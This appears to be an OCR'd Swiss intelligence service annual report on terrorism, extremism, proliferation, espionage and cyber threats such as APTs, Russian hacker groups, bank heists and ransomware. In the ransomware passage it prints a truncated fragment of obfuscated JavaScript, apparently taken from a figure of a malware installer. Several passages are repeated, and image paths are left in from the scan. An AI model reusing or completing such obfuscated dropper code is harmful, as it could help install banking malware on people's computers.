The other major challenge for Europe is to tackle the increased threat of terrorism from the region. The phenomenon of jihad tourism, including the issue of returnees, has become the serious security problem for Western states that many feared it would. Switzerland is also affected by this. However, the authorities will also need to continue to pay close attention to numerous other problem areas: the threat to the security of citizens and diplomatic missions, terrorist threats and kidnappings in the region, the disruption of trade and of energy supplies, coping with sanctions regimes and managing the assets of politically exposed persons.

Energy security

The crisis in the global economy and the political challenges in regions critical to the global economy are being accompanied by upheavals on the commodity markets. These are creating a new public awareness of the issue of dependence on commodity and energy imports. As far as Switzerland's energy security is concerned, however, the risks have not changed



fundamentally. Switzerland's supply is secured by a well-functioning oil market, even in times of heightened uncertainty in the oil-producing regions. This also applies with regard to the dramatic collapse in the oil price since 2014, which in the short term offers price advantages for importing countries, but in the medium term prevents continuous investment in prospecting for and developing new oil fields, which may well result in prices rising again or in supply shortages. There is as yet no comparably robust international market for natural gas. Switzerland's dependence on fixed pipeline systems which are largely centred on Russia will not change substantially in the near future. The EU's large-scale Nabucco project and Russia's South Stream project have both been aborted. In the short term, this has accentuated the significance of the crisis region of Ukraine to the transit of natural gas from Russia to Europe. In the longer term, the technological revolution linked to the extraction of shale gas has the potential to speed up the development of an international natural gas market and to have a positive impact on Switzerland's energy security.

Focus: Cyber

There are frequent reports of vast quantities of electronically stored data being stolen. Sabotage activities in cyberspace are also increasingly attracting global attention. States which have their own offensive cyber capacities are working hard to develop these further. After the Snowden revelations provided deep insights into the cyber capacities of the USA and its allies in the Five Eyes partnership (USA, UK, Canada, Australia, New Zealand), the cyberspace activities of Russia-based actors, in particular, are becoming increasingly aggressive. States without their own offensive tools are increasingly relying on services offered by hacker groups, purchasing services such as cyber espionage. Inter-state conflicts are also increasingly being waged in cyberspace. Using such attacks, states can operate below the war threshold and simply deny any involvement, as this is typically difficult to prove. At the same time, criminally motivated cyber attacks pose a threat to the international banking system, for example, and are resulting in ever greater financial losses. To counter this, states are increasingly attempting to define a legal framework for cyberspace in order to prevent offensive cyber activities and to combat cyber crime.

Terrorism

In Switzerland, the terrorist threat remains at a heightened level. The main threat comes from jihad-motivated terrorism. In this context, the most likely threat is that individuals or small groups inspired by foreign terrorist organisations will carry out attacks in Switzerland or use Switzerland as a base from which to prepare attacks abroad. In areas of the world where there is a heightened threat, Swiss nationals could fall victim to terrorist attacks as targets of opportunity.

Ethno-nationalist terrorism and violent extremism also continue to be of relevance to the threat situation in Switzerland. In western Europe, the Kurdistan Workers' Party (PKK), in particular, may at any time exploit its capability to quickly mobilize supporters and its potential for violence. The development of the situation

in Turkey and in Kurdish areas in the region will be critical in determining whether the PKK will call on its supporters to organise coordinated rallies and campaigns across Europe at short notice. This could lead to acts of violence if Kurdish and Turkish nationalist groups were to come into contact with one another.

Right-wing and left-wing extremism

The situation with regard to violent extremism has tended to ease in recent years; incidents related to right-wing extremism are rare, but still frequent in the area of left-wing extremism. Isolated incidents attracting media attention do nothing to alter this underlying situation. They do, however, show that the potential for violence is still there; the situation could therefore deteriorate rapidly. Increased migration flows into Switzerland, a jihad-motivated terrorist attack in this country or dramatic developments primarily in the Kurdish areas in Turkey and Syria could lead to violent protests, attacks and assaults by members of violent extremist circles. As far as right-wing extremism is concerned, it is important to prevent Switzerland from becoming more attractive as a venue for concerts and other events.

Proliferation

The proliferation of weapons of mass destruction and their delivery systems continues to threaten security in many regions of the world. Implementation of the framework agreement with Iran is proceeding more slowly than many had expected. Economic normalisation of trade with Iran will require time and, above all, the willingness of financial service providers to return to this market. North Korea is continuing with its weapons of mass destruction programmes at an unprecedented pace and in January and September 2016 tested further nuclear explosive devices. A record number of tests relating to delivery systems was reported in 2016. Pakistan is expanding its nuclear weapons programme further and is aggressively procuring goods for illicit purposes, in Switzerland as well as elsewhere. In addition, the repeated use of chemical substances as weapons in the conflict in Syria and Iraq reminds us of how important combating proliferation is to related issues such as combating terrorism.

Illegal intelligence

Illegal intelligence serves the interests of states and possibly also the private interests of influential persons in these states. Conventional

illegal intelligence is a set of long-established practices, which has for years now been enhanced by cyber espionage tools. There is a constant need to procure and update information, occasionally accentuated by exceptional circumstances in which more specific or more detailed information is required. Information is needed in the political, economic and military spheres, and also in respect of diaspora communities. Espionage violates not only the sovereignty of the states in which or against which it is conducted: the theft of data causes damage directly or indirectly, members of the diaspora community and their relatives in the country of origin may be threatened with serious harm or death and access acquired by means of espionage may possibly also be used for manipulation or even sabotage.

At left:
Attack on the police barracks in Zurich on 1 May 2016;
the person circled in red is throwing a pyrotechnic article

The cantonal intelligence contributions

Federalism is very important in security policy: cantons and municipalities have their own key instruments such as police forces; the cantons are responsible for security on their territories. The FIS therefore exercises its intelligence functions in close cooperation with the cantonal authorities. This applies both under the Federal Act on Measures to Safeguard Internal Security (BWIS) as a legal basis and under the new Intelligence Service Act (ISA), which is scheduled to come into force on 1 September 2017.

The cantons obtain intelligence information on their territories, both directly in application of the law and on specific instruction from the FIS. This demonstrates one of the great strengths of federalism: With their local and regional networks, the cantonal intelligence offices can obtain information and provide preventive services, which the FIS would find it difficult to provide in this form. In return, the FIS is able, thanks to its overarching perspective, to coordinate operations and set priorities; it conducts international intelligence cooperation.

The cantons designate a specialised unit for intelligence functions, and the federal government compensates the cantons for performing these functions. Compensation takes the form of a lump-sum payment, the allocation formula being based on the expenditure in the canton concerned on employees engaged predominantly on federal tasks. In connection with the heightened risk of terrorism, the Federal Council has created new positions at the federal level and twice substantially increased the compensation paid to the cantons, in order to strengthen preventive counter-terrorism activities.

The cantonal intelligence units are integrated organisationally within the cantonal police force; the exception is Basel-City, where the authority concerned is accountable to the Public Prosecutor's Office. The officers are cantonal employees who are subject to cantonal line managers, cantonal public service law and cantonal administrative supervision. The FIS provides training courses and specialist conferences for the cantons. This collaboration has been intensified in recent years with the increased demand for intelligence work. It includes a basic introductory course, annual advanced training courses, several conferences a year on various topics and ongoing close operational collaboration.

Tried and trusted forms of collaboration and updated tools for data processing under the ISA

The ISA attaches great importance to the current close cooperation between the federal government and the cantons. It therefore requires the FIS, as hitherto, to inform the cantonal authorities responsible on a regular basis about the threat situation and about specific incidents within its area of responsibility. This is achieved primarily through constant contact with the cantonal police forces and executive authorities and via the Conference of Cantonal Police Commanders of Switzerland (KKPKS) and the Conference of Cantonal Justice and Police Directors (KKJPD).

The FIS regularly provides support to the cantons at major events (such as the World Economic Forum in Davos or international conferences) through a national intelligence network maintained by its Federal Situation Centre and through the Electronic Situation Display.

Upon entry into force of the ISA, the cantonal intelligence units will process intelligence data exclusively on information systems provided for them by the federal government. The data will be administered by the FIS and will be subject to federal data protection legislation. This centralisation will ensure that regulation and control is uniform. It will provide the cantonal authorities with a state-of-the-art IT infrastructure for their work and secure communication with the FIS.

Focus: Cyber

Trends in cyberspace

There are frequent reports of vast quantities of electronically stored data being stolen. Sabotage activities in cyberspace are also increasingly attracting global attention. States which have their own offensive cyber capacities are working hard to develop these further. After the Snowden revelations provided deep insights into the cyber capacities of the USA and its allies in the Five Eyes partnership (USA, UK, Canada, Australia, New Zealand), the cyberspace activities of Russia-based actors, in particular, are becoming increasingly aggressive. States without their own offensive tools are increasingly relying on services offered by hacker groups, purchasing services such as cyber espionage. Inter-state conflicts are also increasingly being waged in cyberspace. Using such attacks, states can operate below the war threshold and simply deny any involvement, as this is typically difficult to prove. At the same time, criminally motivated cyber attacks pose a threat to the international banking system, for example, and are resulting in ever greater financial losses. To counter this, states are increasingly attempting to define a legal framework for cyberspace in order to prevent offensive cyber activities and to combat cyber crime.

Growing threats and potential for damage

Modern societies are increasingly dependent on their IT and communications infrastructures. With increasing use, the threat of attacks on IT and communications infrastructures and the potential for damage also increases. Essential services and vital functions might be compromised, thereby reducing a country's technical, economic and administrative capabilities. For example, shortly before Christmas 2015, hackers took over control of a number of substations operated by three power suppliers in Ukraine, abruptly cutting off the power supply to around 225,000 households. This is a clear indication of the physical impact an attack in the virtual arena can have.

Data as a key commodity

Data is the key commodity of a digital economy and society. This does not refer merely to the traces and clicks left behind daily on the internet. Almost every company operates a database containing large amounts of personal data, whether on customers or on employees; and public administration agencies are processing and storing great volumes of personal data. Data security is therefore paramount. Nonetheless, there are frequent reports of data theft, sometimes on an enormous scale. For example, in mid-December 2016, the internet service provider Yahoo announced that in 2013, over a billion data records had been stolen from the company. While these did not include any credit card details, personal data such as name, date of birth, telephone numbers, encrypted passwords and email addresses are also of value and provide a basis for further attacks.

Alongside these major incidents, numerous smaller attacks also take place that do not at-

tract as much media attention. According to the Breach Level Index statistical service, in the first half of 2016 an average of 35 data records were stolen every second. The underlying motives are different in each case: Hacktivists want to make a political statement and generally publish the stolen data in order to point out inadequate security precautions or to paint a government body or a company in a bad light. Others sell the data on the dark net or use it themselves, for example attempting to profit from credit card details. However, criminals do not restrict themselves solely to data that can be used directly to make money. Personal information can also be used for blackmail, among other things. Examples of this include the attacks on the Ashley Madison and AdultFriendFinder portals, which came to light in 2015.

Last but not least, attacks may be organized by state actors trying to fill the gaps in the information they need e.g. for further targeted attacks. However, state administrations are also themselves frequently the target of attacks. One incident which could potentially have far-reaching consequences was the attack on the US administration's Office of Personnel Management. This was discovered in April 2015. The attack involved copying not just names, dates of birth and social insurance numbers, but also data that had been collected as part of security checks. Other recent targets have included the electoral registers in Turkey and the Philippines, from which several million data records were stolen and published.

State cyber operations

Advanced Persistent Threat (APT) is the term used to describe a cyber operation using sophisticated technical tools which are able to survive inside the victim's IT network and inflict serious damage on it. An APT requires substantial resources, which only states are normally in a position to raise. An APT thus signifies a state cyber operation. The state may be directly involved in the attack, or be the invisible hand commissioning and financing a private company.

It is only in the last few years that APTs have become a subject of public debate. For four or five years now, a number of security companies have been producing analyses describing the technical details of such operations. Analysis of the operations shows that states have been using substantial resources to develop and carry out cyber attacks for at least twenty years. A number of stand-out capabilities of the malware reveal the technical level achieved by some states:


- Infiltrating strongly secured networks that are not connected to the internet: the malware can export data from systems that are not connected to a network, for instance by covertly storing data on a USB device until that device is connected to the internet.

- Surviving in computers despite deletion or reinstallation of the operating system: one way this is achieved is by infecting a device's firmware. A state actor known as Equation Group developed and successfully implemented this technique.

- Exclusive use of the current working memory: the malware is not installed on the hard drive, but requires only the current working memory. Exploiting a Windows loophole, this is also protected against antivirus programs and in this way remains invisible and simplifies the cleanup work following the operation. This capability was utilized by the group that designed the Duqu2 malware. It was used to infect the IT network of a luxury hotel in Geneva during the nuclear negotiations with Iran.

The past four years have been marked by publications from the Snowden archive, which disclosed parts of the highly complex offensive cyber capabilities of the Five Eyes states (USA, UK, Canada, Australia and New Zealand). These point to the existence of a huge state arsenal of tools for the targeted disruption of computer networks worldwide. This impression has been strengthened by the activities of the so-called ShadowBrokers group. This hacker group, which according to security experts has close links to the Russian government, made a name for itself by publishing what were alleged to be hacking programmes from a US intelligence service, the National Security Agency (NSA). How the ShadowBrokers came to be in possession of the published programmes remains unknown. However, various experts confirmed that they were genuine. Overall, it can be assumed that the Five Eyes states retain the capability to carry out targeted cyber operations worldwide.

Cyber attacks are efficient and could therefore become even more important in future. As the level of protection for critical infrastructures, companies and private individuals has generally been increased over the past few years, states are expected to make substantial investments, for example in their intelligence services, in order to develop and implement new technologies which can overcome the increased protection.



Hacker groups based in Russia

State, semi-state and private actors are increasingly using cyber tools in order to advance their economic, political and military interests. Recently, groups of perpetrators based in Russia have been most prominent. Reports of large-scale cyber attacks which are thought to have been perpetrated by actors based in Russia are becoming more frequent. For some time, the targets have included Swiss interests; the FIS has identified and prevented several such attacks in recent years.


International security companies, media organisations and authorities believe that Russian intelligence services are commissioning these hacker groups directly. Russian public officials and political decision-makers, however, have repeatedly denied these allegations. These activities are generally carried out for information-gathering purposes. However, there have also been signs of an intention to engage in disinformation and sabotage: Data acquired in hacking operations has been published on the internet or disclosed to the media by the perpetrators.

All the hacker groups associated with Russia, for example the three groups Sofacy, Uroboros and Sandworm, have the following in common: they use highly complex malware, take targeted action, and their goals are in line with the political and economic interests of Russia.

- The Sofacy group has been active since at least 2007 and is currently one of the most active groups worldwide in cyberspace. Like others, their main aim is to load malware onto their targets' computers, primarily via infected emails. Outside security circles, the Sofacy group became known chiefly on account of its attacks on the German Bundestag and on the Democratic Party in the USA. It is highly probable that it is responsible for many other attacks on government bodies, international organisations, companies and research organisations.

- Uroboros has also for years been using highly complex malware in order to steal confidential data. It has mainly attacked government bodies and large companies. Malware from the Uroboros group was used in the cyber attack on the Swiss weapons manufacturer Ruag. However, the extent of the group's involvement in the attack is unknown.

- The Sandworm group is a special case. It appears to specialise in sabotage and is associated in particular with an attack on a number of substations operated by three power suppliers in Ukraine in 2015. In this attack, the computers of power station employees were targeted with malware. As a consequence of this cyber attack, a large number of households in Ukraine were left without power for a long period.



Commissioning as a solution for poorer nations

Developing cyber tools is expensive and requires expertise. States which do not have the necessary resources but nonetheless wish to carry out cyber operations have to look around for off-the-peg solutions. These are offered by private enterprises for sale or hire. However, this option is fraught with risk, for example that of being reliant on a private enterprise and having to count on its trustworthiness. Besides operational and financial risks, there is also the danger of reputational loss in the event that a link is discovered to an enterprise that also offers its products to states that have little respect for human rights.

- The Italian Hacking Team was one such enterprise which itself fell victim to data theft in 2015: Over a million emails and details of the products were made public, which provided an insight into the enterprise's government clientèle and the functioning of the market with unknown security vulnerabilities.

- In 2016, the IT network used by clients of the Israeli NSO Group was exposed, together with the unknown security vulnerabilities that were built into NSO's products. These products were used, for example, to spy on a human rights activist's iPhone.

Spectacular cyber thefts

For a long time, the basic principle governing financially-motivated fraud in cyberspace was to keep outlay to a minimum: the least protected system was the most worthwhile target. This type of easy prey consisted mainly of end-customer devices used e.g. for e-banking. Criminals are now increasing outlay in pursuit of greater returns, acting in a more targeted way and attempting to optimise outlay and returns.

- In November 2014 it came to light that in the 'Carbanak' cluster of cases, fraudsters were for the first time not targeting an end customer, but were targeting the bank directly. Their tools, expertise and persistence were similar to an APT. The total loss was estimated at up to a billion dollars.

- In spring 2016, a successful attack on the national bank of Bangladesh was reported: hackers are alleged to have stolen the access data for the internal payment system, infiltrated the systems and installed software programmed specifically for these systems. This not only triggered phony transactions but at the same time also covered up the traces. The transactions amounted to 951 million dollars, but with the help of a little luck it proved possible to put a stop to many of them. However, four transactions to a value of 81 million dollars were executed successfully.

In addition to such attacks on internal banking systems, the number of attacks on end customers has also continued to rise sharply.

There are a variety of reasons behind the trend toward spectacular cyber thefts. For example, the complex software necessary is now available on the underground market. Criminals have got their hands on the required ex-

At left:
Data Exfiltration from RUAG per day
Link to technical report:
www.melani.admin.ch/melani/en/home/dokumentation/reports/technical-reports.html

pertise. One factor facilitating this has been the fact that the line dividing state-supported and purely criminal attacks is becoming ever more blurred. A further important reason is that money laundering has become more difficult. For this reason, criminals are attacking companies, as large money transfers are less conspicuous when they come from companies than when they come from private individuals. In addition, they are searching for new ways of erasing all traces of the money. For example, in the cyber attack on the national bank of Bangladesh, the money was exchanged for gaming chips in casinos in the Philippines, which is where the money trail was lost. Casinos are subject to less intense supervision than the conventional financial system.

The increase in the number of such incidents weakens confidence in the financial systems and the supervisory authorities. The individuals behind them are often not brought to justice, which also has an adverse effect on confidence in the criminal prosecution authorities. State actors could also use such cyber attacks to undermine the stability of competing national economies. Since disinformation is being used in a targeted way, this type of approach would be a next escalation step. In Switzerland, at least, this threat is being addressed through the joint efforts of financial institutions and state security authorities.

Blackmail using encrypted data

One method which remains very popular is the use of Trojans, which encrypt data stored on the infected system. A ransom is then demanded. The most prominent victims of this method have included hospitals in the USA and in Germany. The health sector is a particularly popular target for blackmailers: data is rendered unreadable, thereby creating an emergency, as time-critical processes which are necessary for supporting patients may in some cases be disrupted. Hospitals also have large quantities of sensitive data, and no one wants their personal data about doctor's visits and illnesses to be made public.

The numerous waves of emails spreading this type of malware indicate that many small and medium-sized businesses and private individuals are also suffering losses as a result of blackmail. Those affected who do not have working backups of their essential or irreplaceable data available can only hope that at some point a

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wAJFnH = (((2097152 << 0x1) >>> (13 << 0x20)) >> (36 >>> 2));
IUYENTGv = wAJFnH;
var q2MrAkV = 0;
var JCWaOu35 = '';
var Uo7GIbb2r8M = (((104528750 >>> 0x1) * (0x4 >> 1) + (0x528249 << 0x1)) >> (0x28000 >> 13
    ));
zYVQOunwQ2LG = [];
var zqlb3OsPVTc5 = 0;
var r58cwy = JCWaOu35 + ' ';
Uo7GIbb2r8M = Uo7GIbb2r8M * (((2097152000 >>> 0x1) >>> (9 << 0x20)) >> (9 << 32));
JCWaOu35 = JCWaOu35 + new Date();
while (Uo7GIbb2r8M > ((~(-29 << 32)) % (8192 >> 13))) {
    eeJU_ecYx1 = JCWaOu35.split(r58cwy);
    zYVQOunwQ2LG.push(eeJU_ecYx1[Uo7GIbb2r8M % (3 + 3)]);
    Uo7GIbb2r8M = Uo7GIbb2r8M - 1;
}

HUpatQb7 = '' + ('LoD', 'Rpn'.nex()) + ('KHj', 'hQ', 'uy'.nex()) + ('41L', 'JRJ', 'np'.nex(
    ));
c6gZ0f3 = ['' + ('cp_', 'hwu'.nex()) + ('3E', 'tw'.nex()) + ('gy', 'y_9', 'tS'.nex()) + ('
    DA', 'pkI'.nex()) + ('I9', 'Lo1', 'Vme', 'sf'.nex()) + ('I8F', ':m'.nex()) + ('3Ww', '
    d4M', 'lg1', '/b'.nex()) + ('jOX', 'ou', '/yF'.nex()) + ('t_', 'tkz'.nex()) + ('IG', '
    PY', 'u_A', 'ae'.nex()) + ('c_O', 'aj', 'l7B'.nex()) + ('xN', 'ooz'.nex()) + ('nYi', '
    f9n'.nex()) + ('y1M', '2aS', 'wq5', 'ib'.nex()) + ('t0', 'nW'.nex()) + ('YfW', 'aN'.nex
    ()) + ('WdY', 'n0', 'nr'.nex()) + ('YQn', 'zHv', 'u6k', 'cY'.nex()) + ('f1H', 'iyQ'.nex
    ()) + ('QG', 'aKK'.nex()) + ('ykG', 'aE', 'z58', 'lS'.nex()) + ('ZU', 'mUA', 'qK', '-Nb
    '.nex()) + ('d6t', 'mdc'.nex()) + ('ri', 'ywC'.nex()) + '.' + ('S7C', 'PN', 'sci'.nex()
    ) + ('V_O', 'cT', '6I', 'hqV'.nex()) + ('xd', 'EIr', 'oz', 'a5G'.nex()) + ('6vU', 'rV'.
    nex()) + ('fZQ', 'eCY'.nex()) + ('jMQ', 'f1', 'So', 'prT'.nex()) + ('h4x', 'oO'.nex())
    + ('_mJ', 'if'.nex()) + ('YC', 'nrU', 'nN'.nex()) + ('w0Z', 'vUA', '96A', 'tz'.nex()) +
     ('yc', 'eg', '.hx'.nex()) + 'c' + ('8J', 'tO', 'bJk', 'o8d'.nex()) + ('FxK', 'ewT', '
    cT', 'm_2'.nex()) + ('3AG', '/7f'.nex()) + ('Lai', 'SKm', 'qa', 'pi'.nex()) + ('CzG', '
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way of decrypting it will be found, do without the data or pay the ransom money and let the criminals get away with their blackmail. Paying the ransom, moreover, does not guarantee that the data will be decrypted.

The Internet of Things

At the end of October 2016, a denial of service attack was carried out using not computers or smartphones infected with malware, but infected webcams, digital video equipment, home control systems connected to the internet and other networked devices – devices forming part of the so-called Internet of Things. The attack was on a leading supplier of domain name system services. Because it was no longer able to translate domain names into IP addresses, a range of popular websites could no longer be accessed. This example shows that all devices connected to the internet can communicate with one another and send each other data packets. Accordingly, users must ensure when installing private webcams, for example, not only that their recordings cannot be seen by unauthorised persons, but also that the devices cannot be misused for attacks on third parties.

International initiatives in the cybersphere

Attackers will stop for nobody. It is therefore strongly recommended that people take all possible precautions in order not to become the victims of data theft. Various actors may attack IT and communications systems in order to disrupt them. Therefore it is essential that all actors involved in the production, installation and use of networkable devices take responsibility, to the extent of their abilities, for the safety and security of individual devices and thus also of the IT and communications infrastructure as a whole.

In addition, international cooperation is essential for tackling cyber risks. Therefore, alongside activities at the national level, diplomatic efforts in this area, have recently been stepped up. The engagement of the international community is based mainly on three pillars: the establishment of an international regulatory framework and the promotion of international law, the development of confidence-building measures, and the expansion of cyber-specific capacities.

The opportunities for misuse for criminal, intelligence or power-political purposes also need to be reduced at the international level. The international regulatory framework for cyberspace, which is currently still being drawn up, is based on a mixture of voluntary political standards and legally binding rules and principles for the conduct of states. At the same time, international law is being promoted as the fundamental basis for state use of cyberspace. This is being debated at the UN, for example: Switzerland is a member of the relevant UN expert groups from mid-2016 to mid-2017. Many other international fora and bodies are looking at the implementation of agreed rules and at promoting the applicability of international law in cyberspace.

Trust between states is a further pillar in the promotion of cybersecurity. For this reason, states are endeavouring to develop confidence-building measures. In cyberspace, which is plagued by uncertainty and mistrust, such measures can prevent crises and conflicts. Through transparency and cooperation, they

At left:
Hidden Javascript file used for installation of e-banking malware
(Source: *www.govcert.admin.ch*)

create stability and reduce the risk of misunderstandings and misinterpretations. Confidence-building measures are being developed by organisations such as the Organisation for Security and Co-operation in Europe (OSCE). Switzerland, as an OSCE member, is strongly involved in implementing these and developing them further.

In order for states to be able to establish and comply with rules, they need to have the necessary capacity. This includes institutional capabilities and expertise. The international community is committed to narrowing the so-called digital divide, as cyberspace is only as secure as its weakest link. Better protection of infrastructure and systems in third countries leads directly to an increase in overall security. The services of specialist centres and platforms can be called upon for purposes of capacity building.

Alongside these institutionalised multilateral processes, bilateral cooperation with selected countries and organisations plays an increasingly important role. The bilateral efforts may be bolstered by regular consultations or be set out in concrete terms through the conclusion of intergovernmental agreements. One example of this is the 2015 agreement between China and the USA, the aim of which is to restrict economic espionage in both countries. A large number of states are currently negotiating cyberspace agreements. ■

MELANI's semi annual report is available on the internet (*www.melani.admin.ch*)

Violent extremism and terrorism motivated by religion and ethno-nationalism

In Switzerland, the terrorist threat remains at a heightened level. The main threat comes from jihad-motivated terrorism. In this context, the most likely threat is that individuals or small groups inspired by foreign terrorist organisations will carry out attacks in Switzerland or use Switzerland as a base from which to prepare attacks abroad. In areas of the world where there is a heightened threat, Swiss nationals could fall victim to terrorist attacks as targets of opportunity. Ethno-nationalist terrorism and violent extremism also continue to be of relevance to the threat situation in Switzerland. In western Europe, the Kurdistan Workers' Party (PKK), in particular, may at any time exploit its capability to quickly mobilize supporters and its potential for violence. The development of the situation in Turkey and in Kurdish areas in the region will be critical in determining whether the PKK will call on its supporters to organise coordinated rallies and campaigns across Europe at short notice. This could lead to acts of violence if Kurdish and Turkish nationalist groups were to come into contact with one another.

SITUATION


Threat remains at a heightened level

Jihad-motivated terrorism remains the central element of the worldwide terrorist threat situation, including in Switzerland. Combating this threat shapes the activities of intelligence services, police forces and other security authorities. In Switzerland, the terrorist threat remains at a heightened level. The main threat is from 'Islamic State' and individuals and small groups inspired or controlled by it. The threat posed by the al-Qaeda terrorist group remains unchanged.

Leadership role established

'Islamic State' continues to be the most prominent terrorist organisation in the jihadist movement. While the military interventions by the international coalition and the Iraqi armed forces and security forces have made substantial inroads on its territory, the organisation has retained its capacity to take action and remains a powerful military player. In its main area of influence in northern Iraq and north-eastern Syria, 'Islamic State' is being engaged by Iraqi and Syrian government forces, Sunni rebels, Kurdish groups and Iranian forces together with forces supported by Iran. Turkey is also playing an important role. The US-led coalition against 'Islamic State' and Russia are carrying out air strikes as part of their involvement in the conflict. Besides 'Islamic State', there are several other terrorist groups still active in Syria and Iraq, pursuing their own objectives.

'Islamic State' is not questioning its self-image, and the leadership of the terrorist organisation remains firmly committed to its goal of establishing a global caliphate. Despite the pressure it is under militarily, it is managing to maintain a form of statehood in the area controlled by the organisation: for example, where it has influence, 'Islamic State' has security



forces in place, has established administrative structures, controls travel movements, levies taxes and passes laws. In the areas controlled by the organisation, rules are enforced harshly and in a totalitarian manner. It is not possible to make a reliable estimate of the financial resources 'Islamic State' has at its disposal, but this does not appear to be a limiting factor as far as the organisation's overall capacity to carry out terrorist acts is concerned.

Professional propaganda machinery

The production and dissemination of propagandistic texts, audio recordings and films is of key importance to 'Islamic State' so that it can spread its ideology and objectives as widely as possible. Specifically tailored media products in a variety of languages are used to address different target groups. The materials describe military successes, attacks that have been carried out and daily life in the caliphate. They also lay down religious guidelines in accordance with 'Islamic State''s interpretation.

The propaganda is produced by trained personnel in the so-called Ministry of Information, who obviously have editorial experience and technological expertise, and is distributed through a variety of media channels. 'Islamic State''s propaganda machinery is a combination of products manufactured centrally by the organisation and messages created by sympathisers. These are distributed and disseminated globally via an extensive network of supporters.

The recent military losses have led to a reweighting of the issues covered: the focus is now more frequently on the fight against the enemies of 'Islamic State' and attacks on the West. Specific instructions are published on how to carry out attacks and formulate claims of responsibility.

